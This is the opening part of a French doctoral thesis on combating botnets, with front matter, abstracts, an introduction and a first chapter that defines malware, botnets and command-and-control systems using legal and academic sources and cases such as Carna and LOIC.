Lutte contre les botnets : analyse et stratégie

Éric Freyssinet

THÈSE DE DOCTORAT DE L'UNIVERSITÉ PIERRE ET MARIE CURIE

Spécialité

Informatique

École doctorale Informatique, Télécommunications et Électronique (Paris)

Présentée par

Éric FREYSSINET

Pour obtenir le grade de

DOCTEUR DE L'UNIVERSITÉ PIERRE ET MARIE CURIE

Sujet de la thèse :

Lutte contre les botnets : analyse et stratégie

Présentée et soutenue publiquement le 12 novembre 2015

devant le jury composé de :

Rapporteurs	:	M. Jean-Yves Marion	Professeur, Université de Lorraine
		M. Ludovic Mé	Enseignant-chercheur, CentraleSupélec
Directeurs de thèse	:	M. David Naccache	Professeur, École normale supérieure
		M. Matthieu Latapy	Directeur de recherche, UPMC, LIP6
Examinateurs	:	Mme Clémence Magnien	Directrice de recherche, UPMC, LIP6
		Mme Solange Ghernaouti-Hélie	Professeure, Université de Lausanne
		M. Vincent Nicomette	Professeur, INSA Toulouse

Cette thèse est dédiée à M.

Celui qui n'empêche pas un crime alors
qu'il le pourrait s'en rend complice.
— Sénèque

Remerciements

Je tiens à remercier mes deux directeurs de thèse. David Naccache, officier de réserve de la gendarmerie, contribue au développement de la recherche au sein de notre institution en poussant des personnels jeunes et un peu moins jeunes à poursuivre leur passion dans le cadre académique qui s'impose. Matthieu Latapy, du LIP6, avec qui nous avions pu échanger autour d'une thèse qu'il encadrait dans le domaine difficile des atteintes aux mineurs sur Internet et qui a accepté de m'accueillir dans son équipe.

Je voudrais remercier aussi, l'ensemble de l'équipe Réseaux Complexes du LIP6 et sa responsable d'équipe actuelle, Clémence Magnien, qui m'ont accueilli à bras ouverts, accompagné à chaque étape et dont j'ai pu découvrir les thématiques et les méthodes de travail au fil des rencontres et des discussions.

Je remercie aussi toutes les personnes avec qui j'ai pu échanger, et dont j'ai pu apprendre beaucoup au cours de ces quatre dernières années. En particulier, je remercie pour leurs précieux conseils : les chercheurs du Laboratoire de haute sécurité du LORIA, et notamment Jean-Yves Marion, directeur du LORIA, Guillaume Bonfante et Fabrice Sabatier, les chercheurs du laboratoire de la Commission européenne à Ispra (Italie) – Laurent Beslay, Pasquale Stirparo et Apostolos Malatras – ainsi que Charlie Hurel, chercheur indépendant, et Sébastien Larinier de la société Sekoia.

Ensuite, je suis reconnaissant à tous les contributeurs de la communauté `#botnets.fr` dont la bonne humeur et les pistes de réflexion ont nourri mon travail. Parmi eux, l'équipe des volontaires organisateurs de la Botconf m'ont montré qu'il était possible de monter dans la bonne humeur, avec de vrais amis, un véritable projet international qui contribue aux échanges entre les chercheurs qui travaillent à la lutte contre les botnets.

Je salue tout particulièrement ma maison d'adoption, la Gendarmerie nationale, au sein de laquelle je m'épanouis, qui accueille des profils scientifiques et leur offre des carrières variées et passionnantes. Sans ce cadre, je n'aurais peut-être jamais replongé dans les études et surtout je n'aurais peut-être jamais pu traiter d'un tel sujet.

La Gendarmerie est sans conteste *une force humaine*, et sans mes camarades, les femmes et les hommes que j'ai côtoyés, avec qui j'ai travaillé et que j'ai commandés, avec qui j'ai enquêté sur des botnets, cette aventure n'aurait pas été possible. Il en va de même pour mes collègues gendarmes, policiers, magistrats, français et d'autres pays ou d'Europol avec qui j'ai pu discuter et parfois travailler sur des cas particuliers.

Il m'est impossible de tous les citer, aussi parmi ceux-ci, je salue très respectueusement le général d'armée (2S) Marc Watin-Augouard, qui contribue non seulement à la réflexion sur la lutte contre la cybercriminalité, mais au développement des activités d'enseignement et de recherche sur ces questions.

Je salue et je remercie pour leur soutien mes parents, qui m'ont fait découvrir depuis tout petit l'univers de la recherche. J'associe à ces pensées tous les membres de ma famille et en particulier ma grand-mère Vonnette, institutrice, qui m'a montré la nécessité et la force du partage du savoir. Je remercie aussi tous les amis qui m'ont apporté leur soutien et parfois leurs conseils très utiles lors de ces années parfois difficiles.

Je suis infiniment reconnaissant à mon patient relecteur, Erwan Abgrall.

Enfin, je remercie les rapporteurs et les examinateurs de cette thèse pour l'intérêt qu'ils ont bien voulu porter à mes travaux et pour avoir accepté de participer à mon jury de thèse et ainsi m'apporter leur soutien et leurs conseils.

Table des matières

Résumé

Les botnets, ou réseaux d'ordinateurs infectés par un code malveillant et connectés à un système de commande et de contrôle, constituent l'un des premiers outils de la délinquance sur Internet aujourd'hui. Ils permettent de concrétiser le développement d'un nouveau type d'activités criminelles : le crime comme un service (ou « crime as a service », CaaS). Ils constituent un défi en matière de répression. D'abord par l'importance de leur impact sur la sécurité des réseaux et la commission d'infractions sur Internet. Ensuite par la dimension extrêmement internationale de leur diffusion et donc une certaine difficulté à mener des investigations. Enfin, par le grand nombre des acteurs qui peuvent être impliqués (codeurs, maîtres de botnets, intermédiaires financiers, etc.).

Cette thèse porte sur l'étude des botnets (composantes, fonctionnement, acteurs), la proposition d'une méthode de collecte de données sur les activités liées aux botnets et enfin les dispositifs techniques et organisationnels de lutte contre les botnets ; elle conclut sur des propositions en matière de stratégie pour cette lutte.

Les travaux menés ont permis de confirmer la pertinence, pour l'étude efficace des botnets, d'un modèle englobant l'ensemble de leurs composants, y compris les infrastructures et les acteurs. Outre un effort de définition, la thèse apporte un modèle complet du cycle de vie d'un botnet et propose des méthodes de catégorisation de ces objets.

Il en ressort la nécessité d'une stratégie partagée qui doit comporter les éléments de détection, de coordination entre les acteurs et la possibilité, voire l'obligation, pour les opérateurs de mettre en œuvre des mesures de mitigation.

Mots-clefs

Botnet, Cybercriminalité, Logiciel malveillant, Réseau, Sécurité des systèmes d'information, Renseignement sur la menace

---

The fight against botnets: from observation to strategy

Abstract

Botnets, or networks of computers infected with malware and connected to a command and control system, is one of the main tools for criminal activities on the Internet today. They allow the development of a new type of crime: crime as a service (CaaS). They are a challenge for law enforcement. First by the importance of their impact on the security of networks and the commission of crimes on the Internet. Next, with regards to the extremely international dimension of their dissemination and therefore the enhanced difficulty in conducting investigations. Finally, through the large number of actors that may be involved (software developers, botnet masters, financial intermediaries, etc.).

This thesis proposes a thorough study of botnets (components, operation, actors), the proposal for a data collection method on botnet related activities and finally the technical and organizational arrangements in the fight against botnets; it concludes on proposals on the strategy for this fight.

The work carried out has confirmed the relevance, for the effective study of botnets, of a model encompassing all their components, including infrastructure and actors. Besides an effort in providing definitions, the thesis describes a complete model of the life cycle of a botnet and offers methods for categorization of these objects.

This work shows the need for a shared strategy which should include the detection elements, coordination between actors and the possibility or even the obligation for operators to implement mitigation measures.

Keywords

Botnet, Cybercrime, Malware, Network, Information systems security, Threat intelligence

Introduction

Les botnets, ou réseaux d'ordinateurs zombies, constituent l'un des premiers outils de la délinquance sur Internet aujourd'hui. La création d'un botnet consiste à prendre le contrôle d'un maximum de systèmes informatiques connectés à Internet, par la diffusion d'un logiciel malveillant qui se connecte à un système de commande, placé sous le contrôle du malfaiteur. Ces systèmes de commande peuvent être de nature différente, mais le plus souvent il s'agira de l'utilisation du protocole HTTP (celui du Web) ou IRC (Internet relay chat, protocole permettant la discussion ou l'échange de fichiers).

Celui qui contrôle un tel réseau est traditionnellement appelé « pasteur ». Par la suite, l'ensemble de ces machines, lorsqu'elles sont connectées à Internet, répondent aux directives de leur « pasteur » à l'insu de leur utilisateur légitime et peuvent être utilisées pour conduire des attaques en déni de service distribué, la distribution de contenus illicites ou malveillants, la diffusion de courriers électroniques non sollicités (ou « spam »), la collecte des données personnelles des usagers de ces machines, du calcul distribué ou toute autre activité qu'il souhaitera.

Ces botnets constituent, selon les juridictions, l'élément matériel d'infractions contre des systèmes informatiques — et en particulier en France de l'ensemble des infractions d'atteintes aux systèmes de traitement automatisé de données. Ils peuvent être aussi les outils permettant d'effectuer toutes les activités illégales décrites précédemment et donc permettent la commission de l'ensemble des infractions correspondantes. Ils permettent aussi de concrétiser le développement d'un nouveau type d'activités criminelles : le crime comme un service (ou « crime as a service », CaaS), avec ici la possibilité de louer un botnet pour quelques heures ou quelques jours : sa puissance de calcul, sa puissance de frappe ou sa capacité à collecter des données personnelles ou diffuser des contenus illicites discrètement et efficacement.

Les botnets constituent un défi en matière de répression. D'abord par l'importance de leur impact sur la sécurité des réseaux et la commission d'infractions sur Internet. Ensuite par la dimension extrêmement internationale de leur diffusion et donc une certaine difficulté à mener des investigations. Enfin, par le grand nombre des acteurs qui peuvent être impliqués (les codeurs qui écrivent les programmes du logiciel malveillant, le pasteur évoqué plus haut, les mules chargées éventuellement de relayer les gains financiers issus des activités illégales, les commanditaires ou les commerçants de services). On retrouve même parfois de véritables sociétés, chargées de gérer des infrastructures pour ces botnets ou de commercialiser leurs services. Elles sont souvent liées à d'autres activités illégales telles que la commercialisation

de faux logiciels de sécurité ou l'accès à des contenus illicites tels la pédopornographie.

La réponse à l'enjeu des botnets rassemble de nombreux acteurs : les opérateurs de communications électroniques, des entreprises de sécurité des systèmes d'information, des éditeurs de solutions de sécurisation, les services de police et la justice ; et comme souvent en matière de sécurité sur Internet les usagers jouent un rôle important.

Les méthodes employées sont pour l'instant assez inefficaces et le nombre d'interpellations d'auteurs et de gestionnaires de botnets est limité par rapport à l'ampleur du phénomène. Une fois employées dans une première affaire elles se révèlent rapidement inefficaces car les techniques des délinquants eux-mêmes évoluent à un rythme qui paraît s'accélérer.

Organisation des travaux

Lors de la rédaction du sujet de la thèse, l'objectif initiale était de couvrir trois parties : la description des botnets, les réponses et le développement d'une stratégie d'ensemble. Le résultat de nos travaux s'avère beaucoup plus pragmatique avec trois propositions : la constitution d'un corpus de connaissance et d'une méthode de classification des botnets, l'analyse critique des méthodes de lutte et enfin la proposition d'un outil concret pour la détection et l'investigation.

Les travaux ont été conduits à la fois par un travail personnel, de nombreux échanges et discussions, participation à des conférences et la confrontation à des situations réelles permises par notre métier.

Échanges

De façon classique, les échanges avec la communauté scientifique et technique ont été nombreux. On pourra citer en particulier la richesse de la coopération engagée avec le laboratoire de haute sécurité du LORIA et les conseils particulièrement éclairés de nombreux observateurs du secteur privé ou indépendants, en particulier Charlie Hurel qui a développé une connaissance très avancée des méthodes de diffusion des menaces.

Moins traditionnelle en revanche a été la constitution d'une communauté autour du Wiki `botnets.fr`, dont une partie des membres s'est investi dans l'organisation d'une conférence internationale dédiée à la lutte contre les botnets. Botconf a réuni 150 personnes en 2013 et 200 en 2014, de toutes les régions du monde, avec une qualité croissante des contributions présentées.

Contributions

Nos travaux apportent plusieurs contributions à la recherche et à la compréhension du phénomène des botnets. Ainsi, nous avons regroupé et, quand c'était nécessaire, créé les définitions de tous les éléments clés de l'observation des botnets. Parmi les définitions originales, la notion de communications univoques et réciproques dans les infrastructures de commande et de contrôle (cf. page 42).

Nous apportons ensuite un nouveau modèle plus détaillé que l'état de l'art du cycle de vie des botnets (cf. page 48).

Nous avons collecté de façon structurée (sous forme de Wiki) et rendu public un corpus d'informations sur les botnets [1].

Enfin, la synthèse des méthodes de défense et de lutte contre les botnets que nous proposons s'est concrétisée par le développement d'un site Web d'information sur la prévention et la mitigation des logiciels malveillants liés aux botnets [2], puis, est conclue par un certain nombre de recommandations pour le chemin à suivre.

Nos contributions écrites prennent la forme d'un chapitre d'un ouvrage sur la cybercriminalité [Fre12a], de nombreuses présentations et des publications dans des revues d'intérêt scientifique (dont la revue du GRASCO [Fre13b]) et plus récemment un article de réflexion conjoint sur les botnets de mobiles [MFB15] (avec le centre de recherches de la Commission européenne à Isrpra) retenu pour une présentation dans une conférence scientifique (EISIC 2015).

Conventions

Nous écrirons en italiques entre parenthèses le terme anglais (*english*) couramment utilisé pour désigner un concept.

1. `https://www.botnets.fr/`
2. `https://www.antibot.fr/`

CHAPITRE 1

Observation et classification

1.1 Introduction

Dans ce premier chapitre, nous avons cherché à rassembler l'ensemble des informations et proposer les définitions nécessaires à la compréhension de notre sujet d'étude. L'intuition qui nous guidait dès le départ est qu'il est indispensable de considérer les botnets comme des systèmes intégrant aussi bien les systèmes contaminés, l'infrastructure de commande et de contrôle, voire jusqu'aux acteurs concernés. L'étude de la littérature, et l'observation de ces phénomènes pendant la durée de nos travaux (voir à ce sujet le chapitre 2) ont montré que ce modèle était efficace.

Nous définirons successivement les logiciels malveillants, les botnets et leurs composants, le cycle de vie des botnets et d'autres caractéristiques observables comme leur taille. Sont aussi définis les objets périphériques (vecteurs de diffusion) et les méthodes des acteurs criminels.

1.2 Définitions

La première difficulté rencontrée lors de ce travail a été de définir la nature des objets analysés. En particulier, il s'est agi de démontrer qu'il ne fallait pas simplement réaliser un travail exploratoire des virus informatiques, mais bien d'offrir un modèle d'analyse des objets actuellement utilisés à des fins malveillantes. Intuitivement, il y a évidemment les acteurs à prendre en compte dans l'étude, mais aussi leurs méthodes et leurs outils, en particulier les infrastructures qu'ils doivent mettre en place.

Avant de définir ce que sont les botnets, nous aborderons les programmes malveillants pour mieux saisir leurs principales différences.

1.2.1 Les programmes malveillants (ou *malwares*)

Tout au long de ce mémoire, nous utiliserons indifféremment les termes *malware* ou programme malveillant. Une des définitions de référence est celle du *Guide to malware incident prevention and handling* du *National Institute of Standards and Technologies* (NIST) [MKN05] :

> « Malware, also known as malicious code and malicious software, refers to a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or otherwise annoying or disrupting the victim. »

On retrouve donc uniquement, dans cette définition, des composants logiciels spécifiquement conçus pour porter atteinte à l'intégrité d'un système. Par programme on entend évidemment les programmes directement exécutables par le système ou dans un langage interprété (scripts notamment). Pour embrasser plus de situations, nous prendrons aussi en compte les atteintes au matériel qui sont parfois recherchées, notamment vis à vis des systèmes industriels [CAL+11], [YLB15]. C'est soit le système piloté, soit les données qu'il contient qu'on cherche le plus souvent à détruire, toutefois, en 2011, Charlie Miller montra à la conférence Black Hat qu'il est possible de détruire des batteries d'ordinateurs portables [Mil11], on n'est donc pas à l'abri d'une telle évolution.

D'autres définitions nous sont données par les différents textes juridiques. Ainsi, la directive 2013/40/UE relative aux attaques contre les systèmes d'information [Par13] définit dans son *article 7* les outils qui doivent être rendus illégaux par les législations nationales :

> « Les États membres prennent les mesures nécessaires pour ériger en infraction pénale punissable la production, la vente, l'obtention pour utilisation, l'importation, la diffusion ou d'autres formes de mise à disposition intentionnelles d'un des outils suivants lorsque l'acte est commis sans droit et dans l'intention de l'utiliser pour commettre l'une des infractions visées aux articles 3 à 6, au moins lorsqu'il ne s'agit pas de cas mineurs :
>
> a) un programme informatique, principalement conçu ou adapté pour permettre la commission de l'une des infractions visées aux articles 3 à 6 ;
> b) un mot de passe, un code d'accès ou des données informatiques similaires permettant d'accéder à tout ou partie d'un système d'information. »

Les articles 3 à 6 de cette directive portent respectivement sur :

- l'accès illégal à des systèmes d'information ;
- l'atteinte illégale à l'intégrité d'un système ;
- l'atteinte illégale à l'intégrité des données ;
- l'interception illégale.

C'est ce que recouvrent par exemple les articles 226-3 (pour les outils d'interception illégale) et 323-1 du code pénal français.

Enfin, on retrouve dans cette même directive une définition précise de ce qui est entendu par système d'information :

système d'information « un dispositif isolé ou un ensemble de dispositifs interconnectés ou apparentés, qui assure ou dont un ou plusieurs éléments assurent, en exécution d'un programme, un traitement automatisé de données informatiques, ainsi que les données informatiques stockées, traitées, récupérées ou transmises par ce dispositif ou cet ensemble de dispositifs en vue du fonctionnement, de l'utilisation, de la protection et de la maintenance de celui-ci ; »

données informatiques « une représentation de faits, d'informations ou de concepts sous une forme qui se prête à un traitement informatique, y compris un programme de nature à faire en sorte qu'un système d'information exécute une fonction ; »

Nous nous proposons de bâtir une définition de ce que pourraient recouvrir les botnets sur la base de ces définitions.

1.2.2 Quelques particularités des logiciels malveillants

Avant cela, pour compléter cette description des logiciels malveillants, il convient d'aborder aussi leur variété.

1.2.2.1 Variétés de logiciels malveillants

Il est difficile de donner une classification claire des logiciels malveillants. En effet, très souvent, ceux-ci vont combiner les qualités de plusieurs des catégories qu'on cherchera à définir. Ainsi, dans le guide du NIST [MKN05] souvent cité en référence, sont décrites les catégories suivantes de programmes malveillants :

- **un virus** est conçu pour s'auto-répliquer en insérant des copies de son code dans d'autres fichiers, programmes ou systèmes ;
  - **un virus compilé** a été transformé à partir d'un code source, par un compilateur, dans une forme directement exécutable par le système d'exploitation du système cible ;
  - **un virus interprété** *a contrario* est dans un code source qui doit être interprété par une application ou un service disponible dans le système cible ;
- **un ver** (*worm*) se propage de machine en machine par les connexions réseau ou toute autre forme de partage de ressources ;
- **un cheval de Troie** (*trojan horse*) est un programme non-reproductif, apparemment bénin et qui présente des fonctionnalités cachées malveillantes ;
- les **codes malveillants mobiles** (*malicious mobile code*) sont capables de s'exécuter indifféremment dans différents environnements – systèmes d'exploitations ou applications – grâce notamment à l'utilisation de langages de script tels que Java, ActiveX, JavaScript et VBScript ;
- les **attaques mixtes ou combinées** (*blended attacks*) sont des logiciels malveillants capables d'utiliser différentes méthodes pour réaliser infections ou transferts ;

Le NIST présente encore les **cookies de traçage** (*tracking cookies*) ou les mouchards Web (*web bugs*) comme des composants utilisés par des logiciels malveillants pour traquer

l'activité des utilisateurs ciblés. Enfin, on y lit la description des différents **outils d'attaque** qui peuvent être intégrés ou additionnés à un virus (portes dérobées, enregistreurs de frappe au clavier, rootkits, extensions de navigateurs Web, générateurs de courriers électroniques, techniques d'obfuscation, etc.).

En réalité, on ne peut que partager le constat de Robert Hensing [Hen05] qui cherchait à définir plus précisément ce qu'est un rootkit et dès le titre souligne que des caractéristiques décrites comme discriminantes sont souvent mêlées au sein des mêmes logiciels malveillants. Ainsi, on pourra rencontrer un ver qui se comporte comme un virus en se répliquant aussi dans différents fichiers d'un système. *Cela nous amène donc à voir ces différentes catégories de logiciels malveillants comme des caractéristiques ou fonctionnalités combinées.*

1.2.3 Les botnets

L'objectif de nos travaux étant l'analyse des comportements actifs de programmes malveillents, sous toutes leurs dimensions, il était important de proposer une définition des botnets qui englobe à la fois l'ensemble des situations et l'ensemble des composantes d'un botnet. Enfin, il convient de répondre à la complexité des situations que l'on souhaite décrire : aussi bien les déploiements de botnets que les ensembles logiciels et les infrastructures qui permettent leur déploiement. Nous allons voir que les situations sont encore plus complexes qu'imaginées au départ.

1.2.3.1 Définitions possibles

Plusieurs définitions ont évidemment été proposées pour les botnets. L'une des plus souvent citées est celle que nous avons reprise dans l'appel à propositions de Botconf dès l'édition de 2013 et issue des travaux d'Abu Rajab et al. présentés à SIGCOMM [ARZMT06] :

> "The term botnets is used to define networks of infected end-hosts, called bots, that are under the control of a human operator commonly known as the botmaster. While botnets recruit vulnerable machines using methods also utilized by other classes of malware (e.g., remotely exploiting software vulnerabilities, social engineering, etc.), their defining characteristic is the use of command and control (C&C) channels to connect bots to their botmasters."

La directive européenne évoquée dans la section précédente [Par13] propose aussi dans son *attendu (5)* une définition des botnets ou « réseaux zombies » :

> « On constate une tendance à la perpétration d'attaques à grande échelle de plus en plus dangereuses et récurrentes contre des systèmes d'information qui peuvent souvent être critiques pour les États membres ou pour certaines fonctions du secteur public ou privé. Parallèlement, des méthodes de plus en plus sophistiquées sont mises au point, telles que la création et l'utilisation de «réseaux zombies», qui impliquent une infraction pénale en plusieurs stades, chaque stade pouvant à lui seul menacer gravement les intérêts publics. La présente directive vise, entre autres, à mettre en place des sanctions pénales en ce qui concerne la création de réseaux zombies, c'est-à-dire l'acte d'établir un contrôle à distance d'un nombre important d'ordinateurs en les contaminant au moyen de logiciels malveillants dans le cadre de cyberattaques ciblées. Une fois créé, le réseau d'ordinateurs

> contaminés qui constitue le réseau zombie peut être activé à l'insu des utilisateurs des ordinateurs dans le but de lancer une cyberattaque à grande échelle, qui est en général à même de causer un grave préjudice, comme indiqué dans la présente directive. [...] »

Sont donc ici mis en avant plusieurs critères qui montrent qu'on vise en particulier à souligner la circonstance aggravante par l'ampleur des effets :

- l'infraction pénale est commise en plusieurs stades
- contrôle à distance
- nombre important d'ordinateurs, capacité de cyberattaque à grande échelle pouvant causer un grave préjudice
- compromission de ces ordinateurs par des logiciels malveillants
- l'utilisation d'attaques ciblées

1.2.3.2 Proposition de définitions complètes

Ces premières références et considérations nous permettent de donner une définition de ce que recouvrent les notions de logiciel malveillant et de botnet.

Définition 1.1 (logiciel malveillant)**.** Un **logiciel malveillant ou *malware*** est tout programme (directement exécutable ou en langage interprété), inséré dans un système d'information, en général de façon discrète, avec l'intention de compromettre la confidentialité, l'intégrité ou la disponibilité des données de la victime, de ses applications, du système d'exploitation, du matériel contenant le système d'information ou piloté par lui, ou encore de chercher à ennuyer ou perturber la victime.

Définition 1.2 (botnet)**.** Un **botnet** est un ensemble constitué par des systèmes compromis par un logiciel malveillant (appelés alors **bots**) qui communiquent avec un **système de commande et de contrôle** donné.

Définition 1.3 (système de commande et de contrôle)**.** Un **système de commande et de contrôle** est l'ensemble des dispositions prises pour assurer la transmission de commandes (d'ordres) du maître du botnet vers les bots et/ou la réception en sens inverse d'informations d'état ou du résultat des commandes ou des fonctions automatisées du botnet. Le système de commande et de contrôle peut reposer sur un serveur unique, un ensemble d'infrastructures ou uniquement un protocole de communication entre les bots et le maître.

Nous avons décidé de ne pas retenir une notion de taille du botnet (nombre de machines infectées) dans la définition. En revanche, il s'agit bien de systèmes mis en place par l'installation d'un logiciel malveillant. De façon générale, nous nous intéresserons donc aux usages malveillants de cette mise en réseau. Nous aborderons le détail des composantes d'un botnet plus loin.

1.2.3.3 Problématique des botnets à usage "légal"

En effet, lors de nos travaux, la discussion avec nos interlocuteurs a souvent porté sur la notion de botnets à usage "légal". Ainsi, on peut parfaitement imaginer un réseau de machines incorporées volontairement dans un ensemble piloté par un système de commande et de contrôle.

Calcul distribué. Si c'est réalisé de façon totalement transparente, cela ne pose aucune difficulté ; ainsi, depuis de nombreuses années, plusieurs programmes de calcul distribué sont mis en œuvre pour les besoins de la recherche médicale ou de l'analyse des signaux radio-électriques provenant de l'espace - projet BOINC [KT11] ; encore qu'il ne soit pas certain que les administrateurs de réseaux soient toujours conscients de l'utilisation qui est faite ainsi des machines dont ils ont la responsabilité...

Plutôt que de parler de botnet "légal", nous utiliserons alors la terminologie de **système de calcul ou de collecte distribué** et réserverons le terme **botnet** aux usages illégaux.

Dans [SB13] il est proposé de permettre aux propriétaires de téléphones mobiles de participer volontairement à un programme de collecte d'informations sur l'activité – et notamment les communications – des logiciels potentiellement malveillants, directement sur leurs appareils, en intégrant des fonctions permettant de préserver la vie privée de l'utilisateur. On parlera donc ici d'un système de collecte distribuée d'information sur les logiciels malveillants ciblant les plates-formes mobiles.

Botnets utilisés à des fins incertaines. [DKC+12] est un cas intéressant. Ses auteurs décrivent l'observation de l'utilisation d'un botnet (Sality) pour réaliser un parcours de l'ensemble de l'espace adressable sur Internet (en IPv4). Ce scan a été réalisé pendant douze jours de février 2011, manifestement à la recherche de vulnérabilités dans des serveurs de voix sur IP (SIP). L'intention des maîtres de Sality (ou des personnes qui ont loué ses services) est donc un usage potentiellement malveillant de leurs résultats. On notera toutefois qu'un service comme Shodan [1] réalise la même chose, mais avec l'intention ultérieure de protéger les systèmes ainsi détectés, même si les informations publiées sont utilisables à des fins malveillantes.

En mars 2013, un rapport anonyme [Car13] est publié pour révéler une étude encore plus approfondie de l'espace adressable sur Internet réalisée avec le botnet Carna. Le botnet Carna a été déployé sur des systèmes directement accessibles sur Internet (essentiellement des routeurs résidentiels) et mal protégés (console d'administration accessible depuis l'Internet et utilisation du mot de passe par défaut), atteignant selon ses auteurs une taille de 420 000 hôtes victimes (même si les auteurs revendiquent avoir créé le moins de dommage possible sur ceux-ci). Ses maîtres ont parcouru et référencé, de façon répétée, les adresses IP accessibles et inaccessibles mais référencées, ainsi que les services offerts, pour un total de 1,3 milliards d'adresses. Ces données ont suscité de nombreuses réactions et publications, ainsi [KHF14] propose une analyse critique de la validité scientifique des données ainsi collectées (sans compter les aspects éthiques) : même si les données semblent authentiques, elles présentent des failles rendant leur exploitation parfois difficile et les déclarations des auteurs anonymes ne sont pas toutes corroborées à l'analyse des données (en particulier sur le nombre de parcours de l'espace d'adresse).

Dans ces deux derniers cas, on parlera donc bien de "botnets, utilisés à des fins incertaines

1. `https://www.shodan.io/`

ou malveillantes".

Captation de données autorisée par la loi. La législation – ou la pratique policière et judiciaire légale – permet dans certains pays l'utilisation de logiciels identiques dans leurs fonctionnalités et leur architecture de fonctionnement à des botnets.

Ainsi, le code de procédure pénale (C.P.P.) français prévoit depuis mars 2011 (loi dite LOPPSI 2) une section intitulée "De la captation des données informatiques". L'article 706-102-1 du C.P.P. prévoit que :

> « Lorsque les nécessités de l'information concernant un crime ou un délit entrant dans le champ d'application de l'article 706-73 l'exigent, le juge d'instruction peut, après avis du procureur de la République, autoriser par ordonnance motivée les officiers et agents de police judiciaire commis sur commission rogatoire à mettre en place un **dispositif technique** ayant pour objet, **sans le consentement des intéressés, d'accéder, en tous lieux, à des données informatiques, de les enregistrer, les conserver et les transmettre, telles qu'elles s'affichent sur un écran pour l'utilisateur d'un système de traitement automatisé de données, telles qu'il les y introduit par saisie de caractères ou telles qu'elles sont reçues et émises par des périphériques audiovisuels**. Ces opérations sont effectuées sous l'autorité et le contrôle du juge d'instruction. »

La loi n ° 2015-912 du 24 juillet 2015 relative au renseignement prévoit des dispositions similaires pour les services de renseignement. Ainsi, l'article L.853-2 du Code de la sécurité intérieure (C.S.I.) :

> « I. - Dans les conditions prévues au chapitre Ier du titre II du présent livre, peut être autorisée, lorsque les renseignements ne peuvent être recueillis par un autre moyen légalement autorisé, l'utilisation de **dispositifs techniques** permettant :
> 1 ° **D'accéder à des données informatiques stockées dans un système informatique, de les enregistrer, de les conserver et de les transmettre** ;
> 2 ° **D'accéder à des données informatiques, de les enregistrer, de les conserver et de les transmettre, telles qu'elles s'affichent sur un écran pour l'utilisateur d'un système de traitement automatisé de données, telles qu'il les y introduit par saisie de caractères ou telles qu'elles sont reçues et émises par des périphériques audiovisuels**.[...] »

Nos travaux n'ont pas pour objet de décrire les "malwares policiers" tels qu'ils seraient autorisés et employés en France, mais une affaire récente a permis d'en savoir plus sur la nature de produits similaires tels qu'ils sont actuellement commercialisés par certaines sociétés prétendant répondre à ce type de besoins : la compromission de 400 giga-octets de données de la société italienne *Hacking Team*. Dans [Gre15] on découvre les différents composants de la plateforme Galileo RCS et les différentes étapes de sa mise en œuvre : ils sont en tous points comparables à ce qu'on rencontre dans les formes les plus avancées de botnets d'espionnage (personalisation du logiciel malveillant, stratégies et méthodes d'installation par utilisation d'exploits [2], infrastructure de rapatriement de l'information, etc.). Il n'y aura en pratique aucune façon de distinguer sur le plan technique de tels usages par rapport à des botnets d'espionnage illégaux.

2. un exploit est une implémentation de code informatique permettant d'exploiter une faille de sécurité

FIGURE 1.1 – Lien vers une version de LOIC automatisée, diffusé de façon massive sur Twitter en janvier 2012

Des victimes parfois consentantes. L'outil de déni de service distribué (DDoS) *Low-orbit ion cannon* (LOIC) est un dernier exemple intéressant de botnet presque illégal, ou en tous cas qui ne trompe pas forcément la première victime, celle dont l'ordinateur est utilisé pour contribuer à l'attaque distribuée. Comme rappelé dans[RRRL11], LOIC a été rendu célèbre lors des campagnes d'attaques coordonnées des *Anonymous* de l'hiver 2010, ciblant notamment des établissements financiers accusés de bloquer le financement de Wikileaks.

Ce programme opensource, disponible pour différents environnements – notablement dans une version Web reposant sur du JavaScript – fonctionne dans deux modes, soit en demandant à l'utilisateur de remplir lui-même le formulaire avec la cible choisie (dont il peut recevoir les coordonnées dans un canal de discussion *Internet relay cha*t (IRC) ou sur un site Web utilisé pour la coordination, donc avec un système de commande et de contrôle utilisant un protocole de communication humain), soit en lui proposant de se connecter en mode "essaim" (*hive*) en configurant un canal sur un serveur de discussion IRC pour y recevoir des commandes (et on se rapproche alors très précisément de l'architecture classique d'un botnet).

En janvier 2012 [Che12], une autre campagne des Anonymous utilisant LOIC, ciblant cette fois-ci les entreprises et organisations du secteur de la production musicale et cinématographique, s'est fait remarquer par son caractère encore plus agressif, la personne ayant cliqué sur un lien diffusé massivement sur les réseaux sociaux (cf. figure 1.1) voyant son ordinateur participer ensuite automatiquement au déni de service distribué, sans avoir besoin de le configurer.

Logiciels potentiellement indésirables Les chercheurs en sécurité et les éditeurs de solutions de sécurité ont ainsi défini une catégorie de logiciels potentiellement indésirables (*potentially unwanted programme (PUP)*) dont le comportement pourrait ne pas être complètement souhaité par l'utilisateur légitime du système : fonctions cachées (notamment des fonctions collectant des données personnelles à l'insu de l'utilisateur), affichage de publicités et blocage des tentatives de désinstallation. La frontière est parfois ténue entre ces deux univers, on peut par exemple citer le cas d'une société française ayant fait l'objet de sanctions administratives de la CNIL confirmées par le Conseil d'Etat [CNI15] au début de l'année 2015 pour les modalités de diffusion de tutoriels financés par des revenus publicitaires sans avoir reçu le consentement spécifique éclairé des personnes concernées, ce consentement ayant été recueilli par l'acceptation de conditions générales incluant parmi d'autres les mentions relatives à l'utilisation des données personnelles.

1.2.3.4 Définitions des typologies de logiciels malveillants et de leurs fonctionnalités

Afin de compléter les définitions de référence, nous établissons ici les définitions d'un certain nombre de catégories de logiciels malveillants ou leurs fonctionnalités, en n'oubliant pas qu'elles seront souvent combinées ou entremêlées.

Définition 1.4 (virus)**.** Un **virus** est un code malveillant, transporté dans un programme ou un fichier, conçu pour se reproduire automatiquement et s'insérer dans d'autres fichiers, programmes ou ordinateurs.

Définition 1.5 (ver)**.** Un **ver** (*computer worm*) est un programme indépendant (ne nécessitant pas d'être inséré dans un autre fichier pour être transporté ou exécuté) et capables de s'auto-répliquer et se propager par ses propres moyens vers d'autres systèmes sans nécessiter systématiquement d'intervention de l'utilisateur, par exemple par l'abus de services réseau ou par courrier électronique.

Définition 1.6 (cheval de Troie)**.** Un **cheval de Troie** (*Trojan horse*) se présente comme un programme banal et légitme, qui a la particularité de contenir des fonctionnalités malveillantes cachées.

Typologies principales de logiciels malveillants

